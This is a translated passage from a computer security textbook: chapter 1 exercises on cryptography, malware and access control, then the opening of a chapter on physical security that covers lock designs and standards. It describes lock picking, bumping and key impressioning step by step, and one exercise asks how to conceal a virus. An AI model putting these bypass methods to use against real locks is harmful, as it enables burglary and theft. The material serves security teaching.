


图 1.16 Web 服务器上缓冲区溢出攻击。(a) Web 服务器接收来自网页名字字段的用户输入，并将其存入未检查的缓冲区变量。攻击者将一些恶意代码作为输入。(b) Web 服务器读取溢出缓冲区的恶意代码，并覆盖应用程序代码部分。现在 Web 服务器正在运行恶意代码

1.5 练习

为了更好地做练习，可以访问网站 securitybook.net。

强化练习

R-1.1 比较并对比信息安全的 C.I.A. 概念和 A.A.A. 概念。

R-1.2 在凯撒密码的英文版中，明文“ALL ZEBRAS YELP”对应的密文是什么？

- R-1.3 解释如果人们在法拉第笼里，为什么就不用担心通过自己的手机，会成为社会工程攻击的受害者。
- R-1.4 经常使用哪些技术来实现机密性？
- R-1.5 实现数据完整性的最有效方法是什么？
- R-1.6 对于 C.I.A. 和 A.A.A. 的概念，垃圾邮件会造成什么样的风险？
- R-1.7 对于 C.I.A. 和 A.A.A. 的概念，特洛伊木马会造成什么样的风险？
- R-1.8 对于 C.I.A. 和 A.A.A. 的概念，计算机病毒会造成什么样的风险？
- R-1.9 对于 C.I.A. 和 A.A.A. 的概念，数据包嗅探器会造成什么样的风险？数据包嗅探器用来监视在无线互联网接入点传输的所有数据包。
- R-1.10 对于 C.I.A. 和 A.A.A. 的概念，用户从网上音乐商店将试听歌曲刻入 CD，然后将这些歌曲放入 MP3 播放器软件系统，并将这些歌曲的复印件分发给许多朋友，这样做会造成什么样的风险呢？
- R-1.11 对于 C.I.A. 和 A.A.A. 的概念，某个用户向在线音乐商店发送太多的下载请求，而导致其他用户不能下载任何歌曲，这样做会造成什么样的风险呢？
- R-1.12 比较并对比对称加密与公钥加密的优点和缺点。
- R-1.13 至少列出某人笔记本被盗后的三种安全风险。
- R-1.14 假设网上银行软件系统的开发者在编程时还开发了一个秘密功能，程序会将余额超过了 10 000 元的所有账户信息自动用作邮件发送给开发者。这是哪种类型的攻击？这会造成什么样的风险呢？
- R-1.15 假设某个 Internet 服务提供商（Internet service provider, ISP）管理和销售网络电话（VoIP）系统。进一步假设，当竞争对手 VoIP 的数据包经过该 ISP 的路由器时，他故意丢弃竞争对手 25% 的数据包。这是哪种类型的攻击？
- R-1.16 给出使用“不公开，即安全”方法产生虚假安全性的例子。
- R-1.17 每个英文字符的信息内容约用 1.25 位。因此，当使用标准 8 位 ASCII 编码时，每个字符约有 6.75 位的冗余。计算 t 字节随机数组对应于英文文本的概率。
- R-1.18 假设，使用 32 位密钥长度的对称加密系统来加密用英文书写的消息，并用 ASCII 进行编码。由于密钥较短，攻击者使用蛮力穷尽搜索方法来解密 t 字节的密文。当 t 值为 8、64 和 512 时，估计能从对应密文中恢复明文的概率。
- R-1.19 假设，密码可以使用 ASCII 字符集的所有 128 个字符。根据该字符集，能构造多少个 8 位字符的密码？就平均而言，如果每纳秒能测试一个密码，那么攻击者猜测这些密码共需多长时间？
- R-1.20 Doug 的笔记本计算机受到了恶意软件的感染，该恶意软件使用笔记本内置相机拍摄运动视频，然后将视频上传到流行的视频共享网站。这是一种什么类型的攻击？它违背了计算机安全的什么概念？
- R-1.21 Honyota 公司推出新车 Nav750，它每秒都向 Honyota 公司计算机传输它的 GPS 坐标。车主只需使用密码访问该网站，在任何时候就能找到自己汽车的所在位置，密码与车主的姓氏和最喜欢的冰淇淋口味相关联。Nav750 存在哪些安全问题？也就是说，如果汽车的车主是配偶、父母或雇用的司机，会涉及什么隐私问题呢？
- R-1.22 HF 公司推出一种新冰箱 Monitator，它有一个摄像头对冰箱进行拍摄，并将图片上传到 HF 公司的网站。Monitator 的主人能访问这个网站，不用打开冰箱门，就能看看冰箱里的所有物品。出于安全原因，HF 公司使用专用算法加密此图片，并为 Monitator 的主人提供了 4 位密码来解密此图片，所以该主人可以接触 Monitator 内部的图片。这种解决方案会存在哪些安全问题？使用哪些安全原则？
- R-1.23 在 2008 年美国总统竞选期间，黑客得到了副总统候选人 Sarah Palin 的电子邮件账户。据说，攻击涉及欺骗邮件系统重置总统 Sarah Palin 的密码，声明他是真正的

Palin，但忘记了自己的密码。系统向黑客询问了关于 Sarah Palin 个人身份的相关问题：包括她的生日、邮政编码和个人安全问题——“你在哪里认识你的配偶的？”黑客使用互联网上的可用数据就能回答上述所有问题。这个例子是一种什么类型的攻击？此外，像这样的密码重置功能的安全级是哪一级？

创新练习

- C-1.1 描述电子邮件密码重置系统的架构，它比练习 R-1.23 所描述的系统要安全，并具有更高的可用性。
- C-1.2 描述一个文件的实例，其包含自身完整性和真实性证据。
- C-1.3 假设某个 Internet 服务提供商（Internet service provider, ISP）管理并销售网络电话（VoIP）系统。进一步假设，当竞争对手 VoIP 的数据包经过该 ISP 的路由器时，他故意丢弃竞争对手 25% 的数据包。描述用户如何才能发现他的 ISP 正在这样做。
- C-1.4 计算机病毒，就其性质而言，必须能够进行自我复制。因此，计算机病毒必须在自身代码中存储自己。描述如何利用计算机病毒的这一特性来发现已受感染的操作系统文件。
- C-1.5 假设你是计算机病毒编写者，因此，你知道，需要在病毒内存储病毒代码的副本。此外，假设，你还知道，安全管理员也意识到了这一事实，并用它来检测操作系统文件中是否存在你编写的病毒，如 C-1.4 所描述的。解释你将如何隐藏嵌入病毒的副本，使安全管理员很难发现病毒。
- C-1.6 描述一个访问控制的混合方案，该方案是访问控制列表和权能模型的组合。解释这种混合模型如何交联记录来支持客体删除，并及时成正比地删除与客体相关联主体的访问权限，因此，对所有主体-客体访问权限并不是及时成正比的。
- C-1.7 给出两个攻击示例，其危害文件系统中文件的元数据或目录的完整性。
- C-1.8 Rootkit 是一种恶意软件，它将自己安装到操作系统中，然后改变能检测到它的操作系统的所有实用程序，以便管理员不能发现它的存在。描述这类软件所造成的风险，如何才能发现这样的软件，如何才能修复受感染的系统。
- C-1.9 Benny 是一个小偷，他试图使用螺丝刀攻击自动取款机（ATM），但他只能够破解数字键盘上的 5 个不同的键并干扰读卡器，而此时，他听到 Alice 来了，所以他躲藏起来。Alice 走上前去，将她的卡插入取款机，成功地输入了她的 4 位 PIN，并取走了一些现金。但她没能收回她的信用卡，所以她驾车离开寻求帮助。然后 Benny 回到自动取款机处，并开始输入号码，试图发现 Alice 的 PIN，来偷取她账户中的钱。在 Benny 正确找到 Alice 的 PIN 之前，最差的 PIN 号是多少？
- C-1.10 当 Barack 上台后，他决定使用现代技术，通过使用支持加密协议的设备通过互联网与内阁成员通信。在第一次尝试中，使用公钥加密系统进行加密，Barack 与 Tim 交换简短的文字信息，决定给国有 10 大银行所提供的确切救助资金数额。设 p_B 和 p_T 分别是 Barack 和 Tim 的公钥。Barack 发送给 Tim 的消息 m 传输为 $E_{p_T}(m)$ ，Tim 对 Barack 的答复 r 传输为 $E_{p_B}(r)$ 。攻击者能窃听通信并了解以下信息：
- 公钥 p_B 和 p_T 以及加密算法
 - 由美国国会授权的救助资金总额是 \$ 900B
 - 最大 10 家银行的名称
 - 每家银行得到的金额将为 \$1B 的倍数
 - 消息和答复的简洁的交换形式如下：
- Barack：给花旗银行多少？

Tim: \$ 144B。

Barack: 给美国银行多少?

Tim: \$ 201B

... 描述即使攻击者不能推导出私钥，他如何能知道每个银行所能获得的救助金额。

- C-1.11 由于上述攻击，Barack 决定修改在练习 C-1.10 中用于交换消息的协议。描述如何对该协议进行两种简单的修改，从而不再受上述攻击的影响。第一种方案是使用随机数，第二种方案应该使用对称加密。
- C-1.12 Barack 经常向 Hillary 发出有趣的笑话。他不在意这些消息的机密性，但希望因这些笑话而得到好评，并防止 Bill 声称拥有笑话的著作权或修改这些笑话。使用公钥加密如何才能实现这一目标呢？
- C-1.13 公钥加密技术是密集型计算，耗尽了 Barack 设备的电池，于是他想出了另一种方法。首先，他与 Hillary 共享密钥 k ，但不与 Bill 共享。接下来，连同笑话 x 一起，他发送值 $d = h(k \parallel x)$ ，其中 h 是加密散列函数。值 d 是否能向 Hillary 提供保证：Barack 是 x 的作者，Bill 没有修改过 x 呢？解释你的答案。
- C-1.14 Barack 定期想出绝妙的点子来制止金融危机，为每个公民提供医疗保险以及保护北极熊。他需要与所有内阁成员分享这些点子，扩展上述的方法，他与所有内阁成员共享密钥 k 。接下来，他发送值 $h(k \parallel z)$ 来广播每个点子 z 。这种做法是否可行？Tim 还能声明这些点子是他想出来的，不是 Barack 想出来的呢？解释你的答案。
- C-1.15 描述一种方法，其允许客户端多次对具有如下需求的服务器进行身份验证：
- 客户端和服务器使用固定空间进行身份验证。
 - 每一次客户端对服务器进行身份验证时，都使用一个不同的随机值进行身份验证。
- 例如，如果需要 n 轮身份验证，客户端和服务器需要使用 n 个不同的随机值，这意味着在每一轮身份验证中都使用初始共享密钥是一种不可行的解决方案。
- 你能找出该协议的脆弱性吗？
- C-1.16 分析下面的方法，其创建 Alice 和 Bob 使用的会话密钥 k 。Alice 和 Bob 已经在共享对称加密系统的密钥 K_{AB} 。
- Alice 向 Bob 发送随机值 N_A 和她的 idA。
 - Bob 向 Alice 发送加密信息 $E_{K_{AB}}(N_A)$ ， N_B ，其中 N_B 是 Bob 选择的随机值。
 - Alice 收回 $E_{K_{AB}}(N_B)$ 。
 - Bob 生成会话密钥 k ，并向 Alice 发送 $E_{K_{AB}}(k)$ 。
 - 现在，Alice 和 Bob 交换用新会话密钥 k 加密的消息。
- 假设随机值和密钥的位数相同。描述一下针对这种身份验证方法的可能攻击。
- 去除随机值与密钥的位数相同的这一假设，是否能使该方法更安全呢？解释一下原因。
- C-1.17 Alice 和 Bob 在前一段时间共享 n 位密钥。现在，他们已不再相信仍拥有相同的密钥。因此，他们使用下面的方法在不安全的信道进行通信，来验证 Alice 拥有的密钥 K_A 与 Bob 所拥有的密钥 K_B 相同。他们的目标是防止攻击者知道密钥。
- Alice 生成随机的 n 位值为 R 。
 - Alice 计算 $X = K_A \oplus R$ ，其中 \oplus 表示异或布尔函数，并将 X 发送给 Bob。

- c. Bob 计算 $Y = K_B \oplus X$, 并将 Y 发送给 Alice。
- d. Alice 比较 X 和 Y。如果 $X = Y$, 她得出结论: $K_A = K_B$, 即她和 Bob 确实拥有相同的密钥。

说明窃听信道的攻击者如何才能获得两人拥有的共享密钥。

- C-1.18 只要加密网站所提供的数字证书与这个 Web 服务器的名称相匹配,许多互联网浏览器都会对加密网站“加锁”。解释在网络钓鱼攻击中,是如何能导致产生网站是安全的这种错觉呢?
- C-1.19 解释如果 Bob 愿意用他的私钥签署伪随机字符串,会产生什么风险呢。
- C-1.20 为下述问题提供优秀的解决方案:有一组学生合作一个软件开发项目,小组成员以这种方式使用目录:非小组成员很难找到目录,无需管理员的帮助,假设只有小组负责人有修改的“每个人”访问权限。假设目录的访问权限为“读”、“写”、和“执行”,其中“读”意味着能列出该目录中的文件和子目录,“写”意味着可以插入、删除或重命名这个目录中的成员,对目录或子目录的“执行”意味着只要用户指定了这些目录的确切名称,用户就能改变该目录或子目录的位置。
- C-1.21 假设操作系统有一个功能,能自动为用户提供第二次机会,因此在任何时候,用户请求删除文件时,实际上是将删除的文件放入一个特殊的“回收站”目录,所有用户共享该目录,定义了这一访问权限后,即使用户忘记了文件名,他们也能使文件得到备份。描述这一功能构成的安全风险。
- C-1.22 假设,在基于真实故事的场景中,网络计算机病毒是如此设计的,一旦病毒复制到一台计算机 X 上了,它就会将自身复制到与 X 相邻的 6 台计算机上,为了逃避检测,每次都使用随机的文件名。病毒本身并没有其他危害,因为它没读取任何其他文件,也没有删除或修改任何其他文件。这样的病毒会造成什么样的危害呢?如何才能检测到这种病毒呢?

项目练习

- P-1.1 实现一个“玩具”文件系统;具有十几个不同的用户,且至少具有许多目录和文件,使用访问控制矩阵来管理访问控制权限。
- P-1.2 使用访问控制列表来实现 P-1.1。
- P-1.3 使用权能定义每个用户的访问权限来实现 P-1.1。
- P-1.4 对你在一周内收到的所有垃圾邮件进行统计分析,将每封垃圾邮件进行分类,看其应归属哪种攻击类型。
- P-1.5 基于如下的方法实现一个“玩具”对称密码系统。
- a. 密钥是 16 位的值。
 - b. 消息偶数个字符的字符串。用户总可以在奇数长度的字符串之后添加一个空格。
 - c. 长度为 n (以字节为单位) 的消息 M 加密为

$$E_K(M) = M \oplus (K \| K \| \dots)$$

其中密钥 K 重复 $n/2$ 次。

- d. 对密文 C 的解密算法与加密算法相同:

$$D_K(C) = C \oplus (K \| K \| \dots)$$

实现对上述密码系统的蛮力解密攻击,并以随机产生的英文文本信息对其进行测试。检测解密消息是否为英文的测试过程是自动完成的。

本章注释

计算机安全的十项原则摘自 Saltzer 和 Schroeder 具有重要影响的论文[86]，他们提醒：最后两项原则（工作因素和记录危害）源于物理安全系统，只适用于不完美的计算机系统。在 19 世纪，法国密码学家 Auguste Kerckhoffs 最早在他的论文中提出了开放式设计原则 [47]。Bruce Schneier 写的 Crypto-Gram Newsletter 是一篇关于保密、安全和隐晦的优秀论文。现代密码学简介及其在计算机系统中的应用摘自于 Ferguson、Schneier 和 Konho 编写的图书[30]。自然语言的冗余是由 Claude Shannon 首先正式研究的，它的开创性论文定义了熵的信息论概念[91]。电子邮件加密的可用性问题是 Whitten 和 Tygar 实验研究的课题 [107]。

第2章 物理安全

2.1 物理保护与攻击

我们生活在一个物理世界。当然，这是一个非常明显的事。但相当奇怪，在讨论数字信息安全时，我们通常会忽略这一事实。很自然地，我们只考虑在数字环境中计算机的安全，只有通过网络或完美定义的数字接口才能访问计算机，而拿着物理工具，如一把锤子、螺丝刀或容器液氮的人是不能访问计算机的。但是，归根结底，数字信息必须放于某一物理位置，以某种形式存在：如电子形式、磁性介质或光盘设备，而访问这些信息需要使用物理世界和数字世界之间的接口。因此，数字信息保护必须包括保护这种接口的物理方法。

物理安全（physical security）是泛指保护贵重物品、信息或访问受限资源所使用的物理措施。在本章中，我们研究计算机安全和信息保证的物理维度，重点分析以下几个方面：

- 位置保护：计算机硬件所在物理位置的保护，如通过使用锁进行保护。
- 物理入侵检测：对计算机硬件所在物理位置的未授权访问的检测。
- 硬件攻击：对信息或计算硬件表示的物理攻击方法，如攻击硬盘驱动器、网络适配器、存储芯片和微处理器。
- 窃听：攻击监视器的闪光、声音、无线电或其他信号来检测通信或计算。
- 物理接口攻击：利用系统物理接口的弱点来渗透系统安全的攻击。

我们讨论计算机安全和信息保证的物理保护，并给出在一些安全解决方案物理保护中的脆弱性示例：如智能卡、自动柜员机（automated teller machine, ATM），射频识别（radio-frequency identification, RFID）标签、生物识别器和投票机。贯穿所有讨论的一个重要主题是：物理安全将直接影响完整性、计算机硬件和数字信息保护。

2.2 锁与保险箱

自古以来，人们都在使用机械锁定设备来保护建筑物、车辆或柜子。在古埃及和波斯城的废墟中，发现了下面要讨论的原始子弹锁。如今，人们正在使用各种各样的锁，包括需要钥匙的锁、密码锁或需要钥匙的密码锁，且经常使用这些锁来保护计算机和数字介质所在的物理位置。本小节介绍一些常用的锁和无需钥匙或密码就能攻击锁的一些技巧。

2.2.1 锁技术

弹子锁

最常用的有钥匙锁是弹子锁 (pin tumbler lock)，如图 2.1 所示。在这种设计中，圆柱形锁芯 (plug) 内置于外壳中。当锁芯旋转并通过杠杆释放锁紧螺栓时，开锁了。当一组弹子 (pin stack) 阻止锁芯旋转时，就上锁了。锁芯和外壳有一系列垂直的洞，弹子就内置于洞中。弹子通常由两种圆柱形弹子组成。顶部的弹子称为上锁弹子 (driver pin)，装有弹簧。




图 2.1 弹子锁 (1) 当未插入钥匙时，弹子被弹簧压下，上锁弹子（上）横跨锁芯与外壳，防止锁芯旋转。授权图像见[108]。(2) 当插入正确的钥匙时，钥匙的锯齿将各弹子上推，使弹子之间的空位正好与截点对齐。授权图像见[75]。(3) 空位与截点对齐就能旋转锁芯[76]

底部的弹子被称为下弹子 (key pin)，因为当插入钥匙时，它们与钥匙接触。上锁弹子和下弹子的高度有所不同。当未插入钥匙时，弹子被弹簧压下，上锁弹子横跨锁芯与外壳，防止锁芯旋转。但是，当插入合适的钥匙时，钥匙的锯齿将各弹子上推，使每个下弹子和上锁弹子之间空位正好都在截点，截点 (shear line) 是锁芯与外壳相接的地方，旋转锁芯，就可以开锁了。

管状锁和径向锁

经典弹子锁设计的变种称为管状锁 (tubular lock) 或径向锁 (radial lock)，如图 2.2 所示。前提与弹子锁相同，通过一些装有弹簧的弹子阻止截点来防止锁芯旋转。而不是像在传统弹子锁中一样，使弹子位于锁芯轴的平行线上，管状锁的弹子形成一个圆。因此，钥匙形状是圆柱形的。这些锁常用于笔记本电脑、自动售货机和自行车。



图 2.2 打开的管状锁 (1) 上锁。授权图像见[68]。(2) 插入钥匙的锁。授权图像见[69]。(3) 开锁。授权图像见[70]

晶片弹子锁

经常使用的第三种锁是晶片弹子锁 (wafer tumbler lock)，如图 2.3 所示。同样，锁的通用原理是防止中央锁芯的旋转。在这种锁中，阻碍是一组晶片，最初，晶片在外壳底部的凹位中。当插入合适的钥匙时，上推凹位中的晶片，允许锁芯旋转。晶片弹子锁常用于汽车、文件柜和其他介质的安全应用。



图 2.3 打开晶片弹子锁（1）上锁。授权图像见[71]。
（2）插入钥匙的锁，授权图像见[72]。（3）开锁。授权图像见[73]

密码锁

密码锁 (combination lock) 是一种锁，输入预设的数字序列才能打开。密码锁通常有三种类型：多拨式密码锁、单拨式密码锁和电子密码锁。多拨式密码锁使用多个拨圈，每个拨圈都有凹位，锁中心轴有数个凸出的齿，用于卡住拨圈，如图 2.4 所示。




图 2.4 打开的多拨式密码锁。授权图像见[74]

当拨圈旋转到正确的密码时，凹位与凸出的齿重合，就可以删除这位密码了。多拨式密码锁常用于公文包、自行车锁和其他低安全性的应用，由于机械式存在的缺陷，人们能快速轻易地推导出密码。一般而言，单拨式密码锁会更加安全，应用也非常广泛，例如，保险箱就使用单拨式密码锁。在本小节最后，我们将讨论保险箱。单拨式密码锁只使用一个数字转盘，并转动相连的数个碟片。当使用转盘输入正确的密码时，这些碟片形成一条直线来释放锁轴或其他锁定机制。

在电子密码锁 (electronic combination lock) 中，使用电磁铁或发动机的电子机构来操作锁，通过打开或关闭电流的事件来启动电磁铁或马达。许多不同的动作都可以触发电子锁的开锁事件，常见的操作如下，当然也可以联合使用这些操作：

- 电子密码：在给定时间内，从键盘输入相应数字序列。
- 磁条卡：具有磁条的塑料卡，如第 2.3.2 小节所述，它包含了授权数字密码。

- 智能卡：在这种卡中包含了小型的计算设备，如第 2.3.3 小节所述，对开锁执行授权计算。
- RFID 标签：小型的射频识别设备，包含计算单元或内存，如第 2.3.4 小节所述，执行授权计算或发送电子密码。
- 生物特征识别：读取生物特征，如第 2.3.5 小节所述，并与授权生物特征进行匹配来开锁。

电子密码锁的一个优点是：改变密码或开锁的条件相对比较容易，不需要更换物理锁芯或换出弹子。例如，大多数酒店的客房都使用电子锁系统，以方便为随后入住同一房间的客人改变密码锁。

电子密码锁的另一个优点是：电子密码锁能装有数字存储设备，也能连接到通信网络，来监控和管理开锁和上锁的时间。通过对建筑中装有各种锁的门，对不同人使用不同的数字密码或打开设备，甚至可以监控哪些人进入，哪些人离开了。这类监控是很有用的，例如，为了确定在 2009 年谁杀害了耶鲁大学毕业的学生。监控系统显示，学生已经进入了安全的大楼，但从未离开过，它也帮助当局确定都有哪些人进入过发现尸体的房间。在法规遵循，特别是在医疗保健和金融部门，经常使用电子密码锁进行审计跟踪。

主控钥匙和控制

许多组织都需要包括访问控制层次的钥匙系统。例如，某些系统有一组锁，每把锁都有特定的一把钥匙，这些钥匙称为更改钥匙 (change key)，同时，还有唯一的可以打开系统中所有锁的主控钥匙 (master key)。更大更复杂的组织可能会有几个不同的主控钥匙系统，同时，会有唯一的可以打开组织中的任何锁的总钥 (grandmaster key)。控制 (control key) 也可以开启一些锁，锁匠能从外壳中将整个锁芯取出，便于钥匙更新。

设计由主控钥匙开启的锁至少有两把钥匙，一把是更改钥匙，另一把是主控钥匙。在上锁弹子和下弹子之间，通过插入垫片 (spacer) 或很短的弹子可以创建多钥匙。主控钥匙的高度应大于更改钥匙的高度，以防止更改钥匙拥有者截短自己的钥匙生成主控钥匙。

当主控钥匙丢失或被偷时，主控钥匙系统要求拥有者结合访问控制策略和程序。如果主控钥匙丢失，则必须更新整个系统的钥匙，以防止危害。但更改钥匙丢失时，由组织酌情处理。有些组织只对丢失更改钥匙的锁进行钥匙更新，而另一些组织会更新整个系统的钥匙，以确保攻击者不能利用丢失的钥匙来配制主控钥匙。

保险箱

为了防止盗窃，将贵重物品放在保险箱 (safe) 中比较安全。保险箱有许多种，小到家用的密码箱，大到银行所用的大型、高安全性的保险箱。保险箱可以使用本章所讨论的任何锁定机制，但最高端的机型通常采用拨式密码锁，可能同时还使用生物特征身份验证和电子审计。

没有任何保险箱是坚不可摧的。事实上，依据装备精良的专家破解保险箱所需的时间，美国保险商实验室 (Underwriters Laboratories, UL) 等组织对保险箱进行了分级。在他们的分级中，包括了破坏性和非破坏性的方法。保险箱业主应确保警报的响应时间要小于破解保险箱所需的平均时间。

2.2.2 针对锁与保险箱的攻击

有一些方法攻击锁和保险箱时，无需用钥匙或预知的密码就能开启锁或保险箱。

撬锁

绕过锁的经典方法称为撬锁（lockpicking），利用锁机制中机械式的不完善，使攻击者复制的授权生效，如图 2.5 所示。



图 2.5 撬锁 (a) 用扭力扳手向锁芯施加转动的扭力，然后使用开锁器将弹子逐颗向上推来撬开挂锁。
图片已经过了 Dan Rosenberg 的授权。 (b) 撬锁工具。图片已经过了 Jennie Rogers 的授权

举一个简单的例子，让我们分析一下常见的弹子锁。回忆一下第 2.2.1 小节，这种类型的锁有圆柱形锁芯，其特点是通过弹子阻碍截点来防止锁芯旋转，截点是锁芯与外壳相接的地方。为了使用常用技术来撬开弹子锁，攻击者先将扭力扳手（tension wrench）插入锁孔，施加很小的转动扭力。在被弹子卡住之前，可以轻微旋转锁芯。特别是一个弹子会直接与圆柱形锁芯接触，——开锁器将这个弹子作为连接弹子（binding pin）。因为制造过程存在缺陷，所以只有一个弹子与圆柱形锁芯接触，弹子不会完全在一条直线上。攻击者先用触点开锁器（feeler pick）试探每个弹子，根据经验，估计摩擦力将弹子向上推。由于连接弹子与锁芯接触，转动连接弹子的阻力会更大。攻击者小心地上推连接弹子，直到下弹子与上锁弹子之间的空位与截点对齐。此刻，可以进一步轻微旋转锁芯，直到锁芯被下一个弹子卡住。现在，前一个连接弹子的上锁弹子位于锁芯旋转所创建的空位处（这是“边界”）。然后，攻击者对剩余的弹子都重复上述过程，确定并上推各个弹子。当上推最后一个弹子后，所有弹子的空位正好与截点对齐，扭力扳手施加旋转扭力就可以开锁了。

需要高度的技能和直觉来判断弹子的边界。必须实际使用开锁器来识别与感知锁机制中的连接弹子。为了使撬锁过程更容易一些，开锁器经常采用耙（raking）或抽拉（scrubbing）方法。在这项技术，将开锁器来回在锁孔中抽拉，试着同时接触一个以上的弹子，同时上推一些弹子。一旦某些弹子到位，就可以单独上推剩余的弹子。或者，攻击者使用耙上推更多弹子。为此，开锁器通常使用蛇形或半菱形的耙。

可以使用梳状开锁（comb pick）工具撬开廉价锁。对于较简单的锁，在截点之上，攻击者使用类似于梳状的开锁工具，可以同时上推所有弹子。一旦已将弹子上推到锁壳中，就可以自由旋转锁芯。为了避开这一弱点，制作精良的模型要确保弹子足够长，总能跨过截点。

撞锁

撞锁（lock bumping）是一种技术，在2006年，受到了媒体的广泛关注。该技术利用特制的手工撞钥（bump key），针对特定品牌的锁都会有一把特制的撞钥，如图2.6所示。



图2.6 撞钥和锤子。图片由Jennie Rogers授权

配制撞钥时，使用适当的钥匙坯（与特定的锁品牌匹配），钥匙的锯齿是各个弹子的最低值。为了撞开锁，将撞钥插入锁孔，然后抽出一点，使每个锯齿立即置于弹子之后。同时施加轻微的旋转扭力，然后通过用锤子或其他物体敲击撞钥，使其重新插入锁孔。这样，撞钥锯齿撞向弹子。因此，下弹子撞向上锁弹子，即将振动能量传递给上锁弹子，在瞬间，使上锁弹子跳离截点，此刻能旋转锁芯。有趣的是，锁越贵越容易撞开，因为存在机械缺陷，当撞锁时，弹子能更自由地移动。

专业锁匠和执法人员经常使用的电子开锁枪（pick gun），它的操作原理与撞锁相同。开锁枪快速一撞，振动能量同时传递到所有弹子。在能量传递这一瞬间，使上锁弹子跳离截点，电子开锁枪旋加少量旋转力就能开锁。

钥匙复制和钥匙印痕

有几种方法可以为给定的锁配制钥匙。例如，如果有原装钥匙，锁匠可以很轻松地配制一把备用钥匙。在手边不是总有原装钥匙——但是，如果有钥匙的图片，锁匠也能推断钥匙的类型，还能刻出近似的钥匙锯齿。有时也使用另一项技术来“复制”钥匙，将钥匙压入软的、粘土状物质中，稍后为配制钥匙生成硬化的模具。不是金属制成的钥匙也是有效的。

绕过锁的另一项技术为钥匙印痕（key impressioning）。攻击者先找到与专用锁品牌匹配的钥匙坯。打磨钥匙坯的顶部，然后将此钥匙坯插入目标锁中。对钥匙坯施加旋转力，

钥匙坯上下轻轻转动。钥匙坯最终成形。不在截点的每个弹子都会在光滑的钥匙坯上留下轻微的刮痕。在每一个刮痕处，攻击者锉掉少量材料。一直重复这个过程，直到没有刮痕存在，此时配制了开锁的钥匙。钥匙印痕需要使用由软金属（如铜）制成的钥匙坯。此外，攻击者必须使用非常精确的锉工具，如珠宝锉。

高安全锁

现在，对锁已进行了许多改良，使绕过锁变得更加困难。

一种预防措施是使用安全弹子（security pins），如蘑菇型弹子（mushroom head pins）或工型弹子（spool pins）。在这种设计中，弹子中间窄，但顶部和底部宽。这种设计并不妨碍锁的正常使用，因为合适的钥匙可以将所有弹子推到截点之上。但是，这项技术使撬锁变得更加困难，因为可以将弹子连接在中部，以防止攻击者找到连接弹子，或者知道弹子是否在正确的位置。

另一种安全弹子是锯齿型弹子。这种弹子有一系列小锯齿。当开锁器一次开启一个弹子后，就感觉弹子永远是在截点处。因此，攻击者每次向推一个弹子，就感觉到稍微旋转了锁芯，但实际只是移动了一个锯齿。为了进一步误导未经授权用户，上弹子和下弹子都可以有锯齿。

安全弹子可以防御一般的撬锁，但不能阻止撞锁等技术。由于这个原因，锁制造商已开发出不依赖于传统弹子锁设计的高安全模型。美迪高（Medeco）发明了使用角度锁珠（angular bitting）的 Biaxial 锁，要打开 Biaxial 锁，需要用钥匙将弹子旋转到一定角度，才能上推每个弹子。

另一个例子是 Abloy 制造的盘簧锁（disc tumbler lock），它采用了一系列的缺口磁盘。这种独特的设计使传统的撬锁和撞锁技术不可行，但使用其他方法可以绕开这类锁。

高安全锁（包括 Medeco 的 Biaxial 锁及其变种）都有内部侧栏，以防止在所有弹子旋转与对齐之前旋转锁芯，以使撬锁极端困难。最近的研究表明，对于市场上的防撞锁，高度专业化的撞锁仍然能打开这类锁。

此外，制造高安全锁也有更严格的规范，从而使撬锁者确定连接弹子和试探变得更具挑战性。此外，为防止不惜时间的破坏性攻击，大多数安全模型还具有防钻弹子，以防止攻击者使用现成的钻头来攻击锁截点。

很自然，如核设施和银行等高价值的目标，它们使用的锁应具有更高的安全防范措施。在通常情况下，由保险承包商或政府规定这些条件。在美国，锁普遍使用两个主要标准：美国保险商实验室（Underwriters Laboratories, UL）437 和 ANSI /建筑公司和五金制造商协会（Building and Hardware Manufacturers Association, BHMA）156.30。

这些标准试图建立模型：对于著名的攻击，包括破坏性和非破坏性的方法，如何使产品最大限度的坚固。在 UL 标准中，意味着这样的评估：锁是否能够承受撬、印痕、钻、拉、驱动和盐雾腐蚀。每种测试都规定了攻击锁的时间，其中撬锁和印痕攻击必须由至少有五年开锁经验的合格锁匠实施。

读者可能已经注意到：撞锁不在 UL 的测试列表中。在 2006 年，首先公布了撞锁攻击，但针对已发现的脆弱性，可能还需要许多年才能更新标准。这是标准体系的弱点之一。罪犯并不需要使用“著名”方法来攻击锁，理应他们也没有共享相关技术。但根据标准，锁仍易受到高技能攻击者的攻击。

攻击高安全锁往往需要专业领域的知识和大量的相关研究。一般规格的锁不可能经历了针对所有高安全锁的测试。例如, Tobias 和 Bluzmanis 的攻击利用了 Medeco Biaxial 系统的脆弱性: 即需要知道专用密码才能将弹子旋转到正确方向。

